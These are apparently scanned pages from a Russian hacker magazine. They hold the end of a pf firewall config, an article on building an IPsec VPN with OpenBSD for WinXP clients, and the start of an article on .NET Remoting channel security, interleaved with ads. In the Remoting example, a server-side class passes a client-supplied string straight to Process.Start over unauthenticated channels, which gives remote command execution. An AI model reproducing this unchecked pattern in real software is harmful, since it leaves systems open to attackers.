client2 = "192.168.2.3"
```

```
nat on $ext_if inet fr-
```

```
om {$client1, $client2 }
to any -> {$ext_if}
```

```
block in quick on $wifi_if
from ! $client1 to any
tagged client1
block in quick on $wifi_if
from ! $client2 to any
tagged client2
```

```
block return
```

```
pass quick on { lo0,
$wifi_if } inet all
pass quick on $ext_if inet
all keep state
```

**перезагружаем набор «рулесетов» файрвола:**

```
# pfctl -f /etc/pf.conf
```



ГЕНЕРАЛЬНЫЙ  
СПОНСОР



[adidas.com/football](http://adidas.com/football)

# “ФУТБОЛЬНЫЙ МЕНЕДЖЕР”!

СОЗДАЙ СВОЮ КОМАНДУ ИЗ РЕАЛЬНЫХ ИГРОКОВ И ПРИВЕДИ ЕЕ К ПОБЕДЕ

**ТЫ ПОЛУЧАЕШЬ \$135 МИЛЛИОНОВ**

на приобретение игроков российской премьер-лиги при  
регистрации на сайте [www.total-football.ru](http://www.total-football.ru).

Подробности на сайте [www.total-football.ru](http://www.total-football.ru)

**ГЛАВНЫЙ ПРИЗ –  
ПОЕЗДКА НА ФИНАЛ ЛИГИ  
ЧЕМПИОНОВ 2006/07**





# маскировка на местности

## ЗАЩИТА СЕТЕВОГО ТРАФИКА ПРОВОДНЫХ И БЕСПРОВОДНЫХ WINXP-КЛИЕНТОВ

ПОД АББРЕВИАТУРОЙ VPN СКРЫВАЕТСЯ СЛОВСОЧЕТАНИЕ VIRTUAL PRIVATE NETWORK — ВИРТУАЛЬНАЯ ЧАСТНАЯ СЕТЬ. ЭТО ТЕРРИТОРИАЛЬНО-РАСПРЕДЕЛЕННАЯ СЕТЬ ПЕРЕДАЧИ ДАННЫХ, СОСТОЯЩАЯ ИЗ IP-ПОДСЕТЕЙ, СВЯЗАННЫХ МЕЖДУ СОБОЙ ЧЕРЕЗ ОБЩЕДОСТУПНУЮ СЕТЬ (НАПРИМЕР, ЧЕРЕЗ ИНТЕРНЕТ) С ПОМОЩЬЮ ЗАЩИЩЕННЫХ ПРОТОКОЛОВ

Andrey Matveev  
andrushock@real.xakep.ru


Основные цели VPN — обеспечение прозрачного доступа к ресурсам удаленной сети и исключение вероятности утечки конфиденциальной информации за счет использования криптостойкого шифрования передаваемых данных. Посмотрим, как можно защитить сетевой трафик проводных и беспроводных WinXP-клиентов с помощью технологии VPN.

→ **ода IPsec.** Для создания VPN могут использоваться протоколы IPsec, SSL или PPTP. Тем не менее, подавляющее большинство разработчиков сетевого оборудования отдает предпочтение первому варианту. Во-первых, потому что IPsec был специально создан для обеспечения безопасности в базовых протоколах семейства TCP/IP, а во-вторых, он более гибкий и удобен, нежели любой про-

токол прикладного уровня. Не будем пренебрегать экспертным мнением сетевых специалистов и тоже остановимся на этом стандарте.

IP Security — это целый набор протоколов, касающихся вопросов шифрования, аутентификации и обеспечения защиты при транспортировке IP-пакетов. В спецификации IPsec гарантии целостности

и конфиденциальности данных обеспечиваются за счет использования механизмов аутентификации и шифрования. Аутентификация выполняется протоколом AH (Authentication Header — заголовок аутентификации), а шифрование — протоколом ESP (Encapsulating Security Payload — инкапсулированные защищенные данные). Оба протокола добав-



```
# vi /etc/isakmpd/isakmpd.conf (1)
# Секция общего назначения:
# количество повторов, продолжительность
# таймаутов, IP-адрес прослушиваемого
# интерфейса, абсолютный путь к файлу
# с IPsec-политиками
[General]
Retransmits= 5
Exchange-max-time= 120
Listen-on= 192.168.2.1
Policy-File= /etc/isakmpd/isakmpd.policy

# Перечисляем фазы соединений и создаем
# список IPsec-туннелей
[Phase 1]
Default=SECUREWLAN-1
[SECUREWLAN-1]
Phase= 1
Transport= udp
Configuration= Default-main-mode
Authentication= mypassword
[Default-main-mode]
DOI= IPSEC
EXCHANGE_TYPE= ID_PROT
Transforms= AES-SHA
[Phase 2]
Passive-connections= SECUREWLAN-2
[SECUREWLAN-2]
Phase= 2
ISAKMP-peer= SECUREWLAN-1
Configuration= Default-quick-mode
Local-ID= wlan-router
# Задаем маршрут для инкапсулированных
# соединений
[wlan-router]
ID-type= IPV4_ADDR_SUBNET
Network= 0.0.0.0
Netmask= 0.0.0.0
# Указываем предпочитаемые протоколы,
# шифры, устойчивые к коллизиям
# хэш-функции, а также использование
# режима Perfect Forward Secrecy
[Default-quick-mode]
DOI= IPSEC
EXCHANGE_TYPE= QUICK_MODE
Suites= QM-ESP-AES-SHA-PFS-SUITE
[AES-SHA]
ENCRYPTION_ALGORITHM= AES_CBC
KEY_LENGTH= 128,128:256
HASH_ALGORITHM= SHA
AUTHENTICATION_METHOD= PRE_SHARED
GROUP_DESCRIPTION= MODP_1024
[QM-ESP-AES-SHA-PFS-SUITE]
PROTOCOL_ID= IPSEC_ESP
Transforms= QM-ESP-AES-SHA-PFS-XF
[QM-ESP-AES-SHA-PFS-XF]
TRANSFORM_ID= AES
KEY_LENGTH= 128,128:256
ENCAPSULATION_MODE= TUNNEL
AUTHENTICATION_ALGORITHM=HMAC_SHA
GROUP_DESCRIPTION= MODP_1024
```

ляют собственные заголовки и имеют свой ID (AH имеет ID протокола — 51, ESP — 50), по которому можно определить, что следует за заголовком IP.

Логика работы IPsec руководствуется одним из трех способов: компьютер — компьютер, компьютер — сеть, сеть — сеть. Остановимся на первом и третьем сценариях работы.

→ **разведка на местности.** За последние несколько лет беспроводные сети получили широкое распространение во всем мире. Принимая решение о построении wlan, ты должен четко представлять себе не только достоинства, но и недостатки WiFi-технологий. Сейчас криптографической слабостью WEP может воспользоваться любой желающий: поддержка новых механизмов безопасности WPA/WPA2 присутствует далеко не во всех системах, а стоимость аппаратных VPN-устройств довольно высока. Возникает резонный вопрос: тогда почему бы для защиты передаваемого трафика не воспользоваться программным решением, например на базе \*BSD?

Последняя версия (на момент написания статьи — 3.9) ультрасекюрной OpenBSD как нельзя лучше подойдет для выполнения нашей миссии. Эта операционная система обладает прекрасной реализацией стека TCP/IP и протокола IPsec. Кроме того, в ее состав входит отличный фаервол Packet Filter (pf) и демон isakmpd, который обеспечивает работу по протоколу обмена секретными ключами (ISAKMP). Кстати, настройка FreeBSD, NetBSD и DragonflyBSD будет отличаться несильно.

Наша первая схема выглядит следующим образом (смотри схему 1). Здесь ral0 — это сетевой интерфейс, закрепленный за PCI'ной карточкой Gigabyte GN-WPKG 802.11 b/g и осуществляющий работу по спецификации 802.11g (mode 11g) на 11-ом частотном канале (chan 11) в режиме точки доступа (mediaopt hostap) с уникальным идентификатором сети (nwid wlan).

```
# vi /etc/hostname.ral0
inet 192.168.2.1 255.255.255.0 NONE
media autoselect mode 11g \
mediaopt hostap nwid wlan chan 11
```

Если у беспроводного клиента (тестирование проводилось на ноуте с WinXP SP2) соответствующим образом настроена политика IPsec, весь внутренний трафик будет шифроваться за счет организации IPsec-туннеля с аутентификацией на основе парольной фразы («preshared key» — будем называть именно так, чтобы избежать путаницы с другими ключами).

ПРИМЕЧАНИЕ: НАСТРОЙКА ПРОВОДНОГО КЛИЕНТА ПОЛНОСТЬЮ АНАЛОГИЧНА НАСТРОЙКЕ БЕСПРОВОДНОГО КЛИЕНТА.

→ **вернисаж IPsec-туннелей.** Демон isakmpd (8) позволяет создавать невероятное количество IPsec-туннелей, используя при этом различные алгоритмы шифрования (3des, idea, cast, blowfish, aes

для атрибута esp\_enc\_alg протокола ESP) и методы аутентификации (на основе парольной фразы, серверных ключей, Keynote и X.509 сертификатов). Мы будем рассматривать метод аутентификации на основе парольной фразы, но в случае внушительного числа wlan-клиентов свой выбор лучше остановить на X.509 auth. Демон просто потрясает своими возможностями, так что будет не просто найти такую задачу построения VPN, с которой он не мог бы справиться.

Для удобства главный конфигурационный файл сервера обмена ключей разбит на секции и содержит директивы с присвоенными значениями (смотри листинг 1).

Теперь необходимо создать isakmpd.policy (5), содержащий политику для всех IPsec-соединений:

```
KeyNote-Version: 2
Authorizer: "POLICY"
Conditions: app_domain == "IPsec policy" &&
doi == "ipsec" &&
ah_present == "no" &&
esp_present == "yes" &&
(esp_enc_alg == "aes" && esp_auth_alg ==
" hmac-sha") &&
esp_encapsulation == "tunnel" &&
pfs == "yes" -> "true";
```

Выводяешь корректные права для конфигов:

```
# chown root:wheel /etc/isakmpd/isakmpd.*
# chmod 600 /etc/isakmpd/isakmpd.*
```

И запускаешь демон на орбиту, предварительно отказавшись от использования протокола IPv6 и реализации NAT-Traversal:

```
# isakmpd -4T
```



Архитектура IPsec



```
vi /etc/pf.conf
```

```
# Объявляем макросы
enc_if = "enc0"
int_if = "ral0"
vpn_client = "192.168.2.2/32"

# Разрешаем и регистрируем доступ к isakmpd (500/udp)
pass in log quick on $int_if inet proto udp from $int_if:network \
to $int_if port isakmp keep state

# Разрешаем прохождение зашифрованного трафика
pass in on $int_if inet proto esp from $vpn_client to $int_if
pass out on $int_if inet proto esp from $int_if to $vpn_client
pass in on $enc_if inet proto ipencap all
pass in on $enc_if inet from $vpn_client to $int_if:network
pass out on $enc_if inet from $int_if:network to $vpn_client
```

```
institut# vi /etc/ipsec/rc.vpn
```

```
/* В отладочном режиме команды выводятся на экран без исполнения,
комментируем */
#DEBUG=echo

/* IP-адреса локального и удаленного компьютеров */
GW_LOCAL=81.211.11.11
GW_REMOTE=81.211.22.22

/* Указываем CIDR-нотации наших подсетей */
LOCAL_NETWORKS="192.168.1.0/24"
REMOTE_NETWORKS="192.168.2.0/24"

/* Выбранные методы шифрования и аутентификации */
ENC=3des
AUTH=sha1

/* Специальные индексы параметров безопасности для создания туннеля */
SPI_OUT=1000
SPI_IN=1001

/* Абсолютные пути к файлам с ключами */
KEYFILE=/etc/ipsec/esp-enc-key
AUTHKEYFILE=/etc/ipsec/esp-auth-key
```

```
Запрос перечня действующих IPsec-туннелей и активных записей в SADB
```

```
# ipsecctl -s all
FLOWS:
flow esp in from 192.168.2.2 to 0.0.0.0/0 peer 192.168.2.2 srcid 192.168.2.1/32
dstid 192.168.2.2/32 type use
flow esp out from 0.0.0.0/0 to 192.168.2.2 peer 192.168.2.2 srcid 192.168.2.1/32
dstid 192.168.2.2/32 type require
SADB:
esp tunnel from 192.168.2.1 to 192.168.2.2 spi 0x0ebbadc6 auth hmac-sha1 enc aes \
authkey 0xfd16f0b81db91b0774925454d42d55976ecabc8a \
enckey 0xdff666aeb0427784cdf72603a1029fe7
esp tunnel from 192.168.2.2 to 192.168.2.1 spi 0xc7163b7e auth hmac-sha1 enc aes \
authkey 0x263e372620e0eb1b5c72f189e009c8896c90c9be \
enckey 0x6db690dc6b158e32e484705ee7db47ce
```

**(2) → конфигурация брандмауэра.** Для работы IPsec необходимо открыть порт 500/udp, по которому идет обмен сертификатами и ключами, а также разрешить прохождение зашифрованного трафика. Изменяешь правила файрвола (смотри листинг 2).

С помощью зарезервированного макроса «:network» определяется CIDR-нотация сети. В нашем случае конструкция «\$int\_if:network» будет означать 192.168.2.0/24 (маска подсети 255.255.255.0).

И даешь указание штатной утилите pfctl (8) перечитать набор «рулесетов»:

```
# pfctl -f /etc/pf.conf
```

**→ на стороне клиента.** Клиентская настройка IPsec в WinXP довольно утомительна и напоминает прохождение хитроумного квеста:

**(3)**

```
1 START → RUN → ЗАПУСКАЕШЬ MMC;
2 FILE → ADD/REMOVE SNAP-IN → IP SECURITY POLICY MANAGEMENT → LOCAL COMPUTER → FINISH → CLOSE;
3 ACTION → CREATE IP SECURITY POLICY → NEXT → NEXT → СНИМАЕШЬ ГАЛОЧКУ C ACTIVATE THE DEFAULT RESPONSE RULE → EDIT PROPERTIES ОСТАВЛЯЕШЬ НЕТРОНУТЫМ → NEXT → FINISH;
4 NEW IP SECURITY POLICY → PROPERTIES → ADD → NEXT → TUNNEL ENDPOINT → THIS RULE DOES NOT SPECIFY A TUNNEL → NETWORK TYPE — LOCAL AREA NETWORK (LAN) → AUTHENTICATION METHOD → USE THIS STRING TO PROTECT THE KEY EXCHANGE (PRESHARED KEY) → УКАЗЫВАЕШЬ МЫ ПАРОЛЬ ИЗ ФАЙЛА /ETC/ISAKMPD/ISAKMPD.CONF → IP FILTER LIST → ADD → ADD → NEXT → SOURCE ADDRESS → MY IP ADDRESS → DESTINATION ADDRESS → A SPECIFIC IP ADDRESS → 192.168.2.1 → SELECT A PROTOCOL TYPE → ANY, 0 → УСТАНАВЛИВАЕШЬ ГАЛОЧКУ EDIT PROPERTIES → FINISH → ПРОВЕРЯЕШЬ ВВЕДЕННЫЕ НАСТРОЙКИ → ОК;
```

**(4)**

```
5 NEW IP FILTER LIST → NEXT → FILTER ACTION → REQUIRE SECURITY → EDIT → УСТАНАВЛИВАЕШЬ NEGOTIATE SECURITY → ОТМЕЧАЕШЬ SESSION KEY PERFECT FORWARD SECRECY (PFS) → OK → NEXT → FINISH → APPLY → OK
6 CONSOLE1 → FILE → SAVE;
7 ПЕРЕЗАГРУЖАЕШЬСЯ, ЛИБО ПЕРЕЗАПУСКАЕШЬ СЕРВИС IPSEC SERVICES (ЛУЧШЕ ПЕРЕЗАГРУЗИТЬСЯ);
8 START → RUN → MMC → FILE → CONSOLE1 → NEW IP SECURITY POLICY → ASSIGN.
```

#### Таблица маршрутизации для инкапсулированных соединений

```
% netstat -nr -f encap
Routing tables
Encap:
Source Port Destination Port Proto SA(Address/Proto/Type/Direction)
192.168.2.2/32 0 default 0 0 192.168.2.2/esp/use/in
default 0 192.168.2.2/32 0 0 192.168.2.2/esp/require/out
```

#### Прослушивание на псевдоинтерфейсе

```
# tcpdump -netttvvi enc0
tcpdump: WARNING: enc0: no IPv4 address assigned
tcpdump: listening on enc0, link-type ENC
Sep 20 22:49:51.844143 (authentic,confidential): SPI 0xc7163b7e: 192.168.2.2 >
192.168.2.1: 192.168.2.2.1452 > 192.
168.2.1.22: . [tcp sum ok] 1696328699:1696328699(0) ack 749361456 win 16560 (DF)
(ttl 128, id 43693, len 40) (ttl 128,
id 43693, len 60)
Sep 20 22:49:51.862522 (authentic,confidential): SPI 0x0ebbdc6: 192.168.2.1 >
192.168.2.2: 192.168.2.1.22 > 192.168.2.2.
1452: P 1:85(84) ack 0 win 17640 [tos 0x10] (ttl 64, id 29061, len 124) [tos 0x10]
(ttl 64, id 21941, len 144, bad cksum 0! differs by 9f51)
```

#### Прослушивание на внутреннем сетевом интерфейсе

```
# tcpdump -y ieee802_11_radio -eni ral0
tcpdump: listening on ral0, link-type IEEE802_11_RADIO
22:51:32.024954 0:d:61:7a:4b:12 > 0:13:2:95:be:9c, bssid 0:d:61:7a:4b:12, DS >:
802.11: data: truncated-ip - 90 bytes missing!esp
192.168.2.1 > 192.168.2.2 spi 0x0EBBADC6 seq 257 len 74 [tos 0x10], <radiotap v0,
chan 11, 11g>
22:51:32.025841 0:d:61:7a:4b:12 > 0:13:2:95:be:9c, bssid 0:d:61:7a:4b:12, DS >:
802.11: data: truncated-ip - 74 bytes missing!esp
192.168.2.1 > 192.168.2.2 spi 0x0EBBADC6 seq 258 len 74 [tos 0x10], <radiotap v0,
chan 11, 11g>
```

В качестве альтернативы можно воспользоваться программами ipsecpol.exe/ipseccmd.exe (из комплекта Win2k/WinXP Support Tools), SSH Sentinel, TheGreenBow VPN Client, либо SafeNet SoftRemoteLT.

→ **проникновение в институтскую сеть.** Как вариант, можно отказаться от использования isakmpd и посмотреть в сторону ipsecadm(8) — программы управления защищенными соединениями. Чтобы проверить ее работу в действии, рассмотрим сценарий, когда и на институтском, и на домашнем сервере установлена \*BSD.

Смотри на схему 2. Последовательно создаешь два ключа: один для шифрования трафика (3DES, 192 bit), другой — для аутентификации (SHA1, 160 bit).

```
# mkdir -m 700 /etc/ipsec
# openssl rand 24 | hexdump -e '24/1'
```

```
"%02x" > /etc/ipsec/esp-enc-key
# openssl rand 20 | hexdump -e '20/1'
"%02x" > /etc/ipsec/esp-auth-key
# chmod 600 /etc/ipsec/esp-*-key
```

Далее, можно воспользоваться шаблоном из каталога /usr/share/ipsec (смотри листинг 3):

```
# cp /usr/share/ipsec/rc.vpn
/etc/ipsec/rc.vpn
```

На стороне домашнего сервера скрипт будет выглядеть с минимальными правками:

```
#DEBUG=echo
GW_LOCAL=81.211.22.22
GW_REMOTE=81.211.11.11
LOCAL_NETWORKS="192.168.2.0/24"
```

```
(5) REMOTE_NETWORKS="192.168.1.0/24"
ENC=3des
AUTH=sha1
# Внимание: здесь значения SPI-индексов
меняются местами
SPI_OUT=1001
SPI_IN=1000
KEYFILE=/etc/ipsec/esp-enc-key
(6) AUTHKEYFILE=/etc/ipsec/esp-auth-key
```

После того, как с помощью программы безопасного копирования scp (8) ключи /etc/ipsec/esp-enc-key и /etc/ipsec/esp-auth-key будут переданы клиенту, останется только запустить rc.vpn на каждом из хостов:

```
institut# sh /etc/ipsec/rc.vpn
home# sh /etc/ipsec/rc.vpn
```

→ **управление криптопотоками.** Чтобы запросить у ядра операционной системы перечень действующих IPSec-туннелей и активных записей в базе SADB (Security Association Database — база данных защищенных соединений), можно воспользоваться штатной утилитой ipsecctl (8) (смотри листинг 4). Получить таблицу маршрутизации для инкапсулированных соединений можно с помощью netstat (1) (смотри листинг 5). Для удаления всех IPSec-потоков выполни команду:

```
# ipsecadm flush
```

→ **прослушиваем зашифрованные данные.** Псевдоустройство enc (4) представляет собой специальный интерфейс обратной петли, позволяющий производить фильтрацию IPSec-трафика и просматривать прохождение входящих/исходящих пакетов перед тем, как они попадут во власть ESP- и AH-протоколов. Для выполнения этой операции необходимо обладать правами суперпользователя (смотри листинг 6). Несоответствие контрольных сумм вроде «bad cksum 0!» не должно тебя смущать, так как прослушивание — на псевдоинтерфейсе. А то, что мы увидим на внутреннем сетевом интерфейсе ral0, смотри в листинге 7.

→ **вместо постскрипта.** Таким образом, приведенная схема работы в сочетании с аутентификационным шлюзом и полупрозрачным мостом, выполняющим фильтрацию на основе IP- и MAC-адресов, сослужит тебе хорошую службу, если надумаешь всерьез заняться обеспечением защиты сетевого трафика проводного или беспроводного WinXP-клиента. И, что самое приятное, вероятность утечки конфиденциальной информации при передаче данных уже исключена ☺




Схема 2



# битва в канале

## ОБЗОР И БЕЗОПАСНОСТЬ АРХИТЕКТУРЫ СИСТЕМЫ КАНАЛОВ В WINDOWS VISTA

В ЭПОХУ WINDOWS XP МНОГИЕ СЕТЕВЫЕ КОММУНИКАЦИИ ОСУЩЕСТВЛЯЛИСЬ ЧЕРЕЗ СОКЕТЫ, КОТОРЫЕ ОСНОВЫВАЛИСЬ НА КАКОМ-ЛИБО ОДНОМ ПРОТОКОЛЕ ПЕРЕДАЧИ ДАННЫХ. СОКЕТЫ РЕШАЛИ И РЕШАЮТ МНОГО ЗАДАЧ И ПО СЕЙ ДЕНЬ, НО ТЕХНОЛОГИИ РАЗВИВАЮТСЯ, И НА СМЕНУ СТАРЫМ ПРИХОДЯТ БОЛЕЕ НОВЫЕ

Андрей Дроздов aka Sulverus  
offbit security team (sulverus@mail.ru)

Технология .NET Remoting представляет собой реализацию ранее не документированных возможностей каналов (channels), существующих для взаимодействия приложений. Благодаря данной технологии программа может удаленно обращаться к объектам из другого домена приложений и даже создавать эти объекты в динамической памяти своего домена. Обо всех плюсах и минусах, броньбойности и уязвимостях .NET Remoting пойдет речь в этой статье.

→ **архитектура каналов .NET Remoting.** Чем принципиально она отличается от привычной технологии сокетов? Во-первых, она основывается не на одном, а на нескольких протоколах сразу (если при создании сокета выбирается один протокол, например, tcp или udp, только его и будет юзать). При работе же с .NET Remoting создается набор каналов на каждый протокол, используемый приложением. Через каналы можно передавать любую информацию, будь то

текст или файлы, но самым главным нововведением является то, что через каналы можно передавать программный код. Например, Программа 1, находящаяся в домене Приложения А, хочет выполнить какой-то блок кода, которого у нее нет, но он есть у Программы 2, которая находится в домене Приложения Б или вообще на другом компьютере сети.

Раньше докомпиляция кода была нереальной задачей, а теперь можно передавать любые объекты по сети, начиная от простых и заканчивая целыми классами и динамическими сборками. В нашем случае Программа 1 обратится к Программе 2 через Канал А и попросит ее переслать ей нужный объект через Канал Б. Получив объект, программа может работать с ним, выполнять его










методы и заполнять его свойства и параметры. В .NET Framework 2.0 реализовано 4 канала: tcp-channel, http-channel, ipc-channel и IChannel. Последний является абстрактным классом и существует для того, чтобы программисты могли создавать каналы на основе других протоколов. Каналы могут взаимозаменяться, благодаря чему значительно повышается безопасность. Для того чтобы приложения не перепутали принцип передачи данных и формат присылаемых данных, существует форматировщик, который также определяет защищенность канала. Форматировщики бывают двух типов: бинарные форматировщики и SOAP-форматировщики. Для того чтобы присоединить форматировщик к каналу, используются провайдеры форматировщика для каждого типа протокола. Одними из самых важных аспектов архитектуры .NET Remoting является прокси-объект и активатор объекта (для них реализованы классы). Прокси-объекты предназначены для удаленного вызова методов из другого домена приложения, и они бывают двух типов: реальные и прозрачные. Реальный прокси находится в удаленном приложении, а прозрачный прокси — в приложении-приемнике и вызывает методы через реальный прокси-объект. Активатор объектов предназначен для получения списка прокси-объектов в программе-доноре и для последующего создания удаленного объекта в программе-приемнике. Также для настройки такого количества объектов реализован специальный класс RemotingConfiguration, имеющий доступ ко всем свойствам объектов. Для работы с технологией .NET Remoting используется пространство имен System.Runtime.Remoting. Естественно, при передаче данных нельзя забывать о безопасности такого соединения. Далее я расскажу, как вторгнуться в удаленный канал и как защитить свое приложение от вторжений в каналы (в пространстве имен System.Runtime.Remoting.Channels есть классы для обеспечения безопасности соединений). Еще одной возможностью

#### Бронебойный конфиг для сервера

```
<configuration>
<system.runtime.remoting>
<application>
<service>
  <wellknown mode="Singleton" type="NetRemoting_Real.NRR, NetRemoting_Real"
  objectUri="RemoteObjectPort" />
</service>
<channels>
  <channel ref="http" port="5000" secure="true" protectionLevel="EncryptAndSign"
  impersonate="true" TokenImpersonationLevel="Impersonation">
<serverProviders>
  <!--Вот тут можно задать какие-нибудь модные параметры сервера-->
</serverProviders>
</channel>
  <channel ref="tcp" port="5001" secure="true" protectionLevel="EncryptAndSign"
  impersonate="true" TokenImpersonationLevel="Impersonation">
<serverProviders>
  <!--Вот тут можно задать какие-нибудь модные параметры сервера-->
</serverProviders>
</channel>
  <channel ref="ipc" portName="myIPCPort" secure="true"
  protectionLevel="EncryptAndSign" impersonate="true"
  TokenImpersonationLevel="Impersonation">
<serverProviders>
  <!--Вот тут можно задать какие-нибудь модные параметры сервера-->
</serverProviders>
</channel>
</channels>
</application>
</system.runtime.remoting>
</configuration>
```

.NET Remoting является способностью управления временем жизни объектов, переданных в удаленное приложение (для этого существует пространство имен System.Runtime.Remoting.Lifetime). После такого мозгового штурма перейдем к примеру, демонстрирующему технологию .NET Remoting.

→ **реализация примера взаимодействия.** Вспомним наш абстрактный пример с Программой 1 и Программой 2. Так смоделируем же подобную ситуацию! Например, Программе 1 потребуется запустить процесс, но она не будет уметь это делать, а Программа 2 перешлет ей для запуска процесса через канал класс, хранящийся в сборке. Казалось бы, можно приступить к написанию кода, но тут я не могу не упомянуть про маленький «приятный» сюрприз от господ из Майкрософта. Во время создания платформы .NET Framework система каналов была недокументированной. Позже, во время выпуска Visual Studio 2003, каналы документировали, и в ней можно было использовать пространства имен System.Runtime.Remoting.Channels.Tcp, System.Runtime.Remoting.Channels.Http и System.Runtime.Remoting.Channels.Ipc. Используя эти классы можно было напрямую сформировать канал и открыть его. Однако из-за каких-то глюков или недоработок в Visual Studio 2005 систему каналов хотели снова сделать недокументированной, но решили, что это не будет способствовать продажам новой студии и просто убрали вышеперечисленные пространства имен. Как всегда, в MS жгут. Теперь работать напрямую с классами Channels.Tcp, Chan-



Удачно переслали класс на сервер

nels.Http и Channels.Ipc невозможно, но еще никто не отменял загрузку через файлы конфигурации! В нашем проекте мы будем использовать конфигурацию клиента и сервера через xml-файлы.

Рассмотрим подопытную модель. Сначала мы напишем класс, из которого программа будет брать объект и пересылать его другой программе. Далее мы напишем программу, которая будет создавать каналы и ожидать входящего объекта по http-каналу (условно ее можно назвать сервером). В завершение мы напишем клиент, который будет передавать серверу класс для последующей работы. Перейдем к программированию.

→ **пишем класс.** Наш класс будет довольно тривиален, поскольку содержать он будет только один метод для запуска приложений. Создаем проект Class Library и пишем класс NETRemoting\_Real. При написании кода обязательно следует указать, что из этого класса можно брать объекты. Это можно сделать, добавив в передаваемые классы System.MarshalByRefObject, для чего нужно использовать пространство имен System.Runtime.Remoting.Messaging. В результате остается только добавить метод для запуска процесса методом Process.Start(). В итоге получим вот такой код:

**класс, который будет передаваться по сети**

```
public class NRR :
System.MarshalByRefObject
//делаем класс передаваемым
{
public NRR()
{
Console.WriteLine( "Remote using
NRR Class" );
//создаем конструктор класса
}

public string Show(string msg)
//метод, который мы будем передавать
{
Console.WriteLine( "Client Alert: "
+ msg );
//строка, которая будет выведена
на сервере
Process.Start(msg);
//команда, которая будет
выполнена на сервере
return msg + " is running";
//ответ сервера
}
}
```

Теперь напишем программу, которая будет принимать класс NRR и использовать его по самому прямому назначению.

→ **пишем сервер.** Создаем консольный проект и добавляем в него пространство имен System.Runtime.Remoting, а в метод main добавляем строку Console.ReadLine(). Для создания самого сервера мы будем использовать xml-файл. Чтобы больше не возвращаться к коду сервера, сразу загрузим настройки:

```
RemotingConfiguration.Configure("ServerC
onf.xml");
```

Теперь добавим в проект xml-файл, назовем его ServerConf.xml и приступим к написанию .NET Remoting-конфига. Чтобы войти в конфигурацию, нужно использовать теги <configuration> и <system.runtime.remoting>. Рассмотрим пример конфигурационного файла:

**конфигурация сервера**

```
<configuration>
<system.runtime.remoting>
<application>
```

**Высочайшая производительность.  
Технология, на которую  
можно положиться.**

Позвольте сотрудникам реализовать свой потенциал.  
Выберите компьютер "Передовик" на базе двухъядерного  
процессора Intel® Core™2 Duo.

**(812) 703-10-50**  
**(812) 325-25-05**

сетевая интеграция, ноутбуки,  
рабочие станции и периферия





```

<service>
  <wellknown mode="Singleton"
  type="NetRemoting_Real.NRR,
  NetRemoting_Real"
  objectUri="RemoteObjectPort" />
</service>
<channels>
  <channel ref="http" port="5000">
    <serverProviders>
      <!--Вот тут можно задать какие-нибудь
      модные параметры сервера-->
    </serverProviders>
  </channel>
  <channel ref="tcp" port="5001">
    <serverProviders>
      <!--Вот тут можно задать какие-нибудь
      модные параметры сервера-->
    </serverProviders>
  </channel>
  <channel ref="ipc" portName="IPC">
    <serverProviders>
      <!--Вот тут можно задать какие-нибудь
      модные параметры сервера-->
    </serverProviders>
  </channel>
</channels>
</application>

```

```

</system.runtime.remoting>
</configuration>

```

В начале мы создаем сервис (это действительно сервис), поскольку при работе нашего сервера сработает система защиты Windows и спросит, заблокировать или разблокировать запущенное приложение. Тег <wellknown> описывает тип принимаемых данных, в нашем случае это класс NetRemoting\_Real.NRR. Вторым параметром является имя пространства имен, которое будет использовать реальный прокси при вызовах метода.

После этого мы сварганим три канала для каждого из протоколов, а используя тег <serverProviders> можно указать особые настройки канала. Некоторые настройки безопасности указываются в теге <channel>, но об этом позже. После загрузки такого конфигурационного файла наш сервер откроет 5000, 5001 и IPC порт и будет ожидать приема объекта. Параметр objectUri описывает адрес, куда клиент будет посылать объект (то есть в нашем случае это будет http://127.0.0.1/RemoteObjectPort и telnet 127.0.0.1 5001).

→ **ВЯЕМ КЛИЕНТ.** Вот мы и добрались до клиента, который тоже будет представлять собой консольное приложение. После создания проекта нам

надо будет добавить в него нашу сборку с классом RNN (чтобы это сделать, надо нажать кнопку Add Reference). Теперь самое важное! Чтобы отправить наш класс по сети, нам надо создать его не в самом начале, как это делается обычно

```
NRR Object = new NRR();
```

а после того как мы соединимся с сервером. То есть код клиента должен выглядеть вот так:

**программа, посылающая класс серверу**

```

[STAThread] //создаем поток STA
static void Main(string[] args)
{
  NRR TransferringObject;
  //объявляем объект, который будем
